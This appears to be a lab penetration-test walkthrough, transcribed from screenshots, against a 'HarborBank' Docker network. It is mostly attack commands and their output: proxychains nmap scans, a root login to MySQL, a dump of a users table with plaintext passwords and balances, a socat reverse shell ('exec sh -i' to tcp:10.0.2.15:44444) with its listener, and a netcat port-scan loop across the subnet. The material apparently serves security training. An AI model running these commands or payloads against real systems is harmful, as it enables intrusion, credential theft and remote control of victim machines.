
```
root@kali:~# proxychains nmap -sT -sV -p3306 172.20.0.138
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 22:35 EST
Nmap scan report for 172.20.0.138
Host is up (0.0065s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.6.40

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
root@kali:~#
```



```
root@kali:~# proxychains nmap -sT -sC -p3306 172.20.0.138
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 22:36 EST
Nmap scan report for 172.20.0.138
Host is up (0.0064s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.6.40
|   Thread ID: 14
|   Capabilities flags: 63487
|   Some Capabilities: LongPassword, Support41Auth, IgnoreSigpip
nt, SupportsCompression, LongColumnFlag, ODBCClient, SupportsLoa
pleResults
|   Status: Autocommit
|   Salt: THN1FN4YD'8!<I:'SOpf
|_  Auth Plugin Name: mysql_native_password

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
root@kali:~# 
```


d

Logging in to database via proxy chains
Username: root
Password: TestPass123!




```
root@kali:~# proxychains mysql -u root -h 172.20.0.138 -p
ProxyChains-3.1 (http://proxychains.sf.net)
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 5.6.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Info on mysql version




```
MySQL [(none)]> select user(),version();
+-----------------+-----------+
| user()          | version() |
+-----------------+-----------+
| root@172.20.0.7 | 5.6.40    |
+-----------------+-----------+
1 row in set (0.002 sec)
```

Unable to write file




```
MySQL [(none)]> select "test" into dumpfile '/tmp/test.txt';
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
MySQL [(none)]> 
```

Getting creds off database




```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| HarborBankUsers    |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.015 sec)

MySQL [(none)]> use HarborBankUsers;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [HarborBankUsers]> show tables;
+---------------------------+
| Tables_in_HarborBankUsers |
+---------------------------+
| users                     |
+---------------------------+
1 row in set (0.014 sec)

MySQL [HarborBankUsers]> select * from users;
+----+----------+------------------+----------+
| id | username | password         | balance  |
+----+----------+------------------+----------+
|  6 | Admin    | yHNJ4Nm@HaVU-=XQ |     0.00 |
|  7 | Bill     | e_PLJ3cyVEVnxY7  |  2384.94 |
|  8 | Steve    | z_&=_KwMM*3D7AzC | 92324.37 |
|  9 | Jill     | ^&3JneRScU*Tt4-v |  3579.42 |
| 10 | Timothy  | $hBW!!NL52azb+HY |   514.90 |
| 11 | Quinten  | mvTvt3u-9CeVB@26 | 62124.84 |
+----+----------+------------------+----------+
6 rows in set (0.003 sec)
```

https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat
Outgoing connection, Victim machine




```
/tmp $ /tmp/socat exec:'sh -i',pty,stderr,setsid,sigint,sane tcp:10.0.2.15:44444
```

Listening, Attacking machine




```
root@kali:~# socat file:`tty`,raw,echo=0 TCP-L:44444
sh: can't access tty; job control turned off
/tmp $ 
```


https://www.hackingarticles.in/comprehensive-guide-on-netcat/




```
#!/bin/sh
baseIP="172.20.0."

for host in `seq 2 254`;
do
        IP=$baseIP$host

        echo -e "\n===================================================="
        echo "[+] Scanning $IP"
        echo -e "====================================================\n"

        for port in $(seq 1 65535); do
                nc -vz $IP $port 2>&1 | grep open
        done
done
```




```
====================================================
[+] Scanning 172.20.0.2
====================================================

172.20.0.2 (172.20.0.2:80) open

====================================================
[+] Scanning 172.20.0.3
====================================================

172.20.0.3 (172.20.0.3:9600) open

====================================================
[+] Scanning 172.20.0.4
====================================================

172.20.0.4 (172.20.0.4:80) open

====================================================
[+] Scanning 172.20.0.5
====================================================

172.20.0.5 (172.20.0.5:80) open

====================================================
[+] Scanning 172.20.0.6
====================================================

172.20.0.6 (172.20.0.6:80) open
```




```
harborbank_kibana_1.harborbank_backend (172.20.0.2) at 02:42:ac:14:00:02 [ether]  on eth0
```




```
harborbank_logstash_1.harborbank_backend (172.20.0.3) at 02:42:ac:14:00:03 [ether]  on eth0
```



```
harborbank_apache_v2_1.harborbank_backend (172.20.0.4) at 02:42:ac:14:00:04 [ether]  on eth0
```




```
harborbank_apache_v2_2.harborbank_backend (172.20.0.5) at 02:42:ac:14:00:05 [ether]  on eth0
```



```
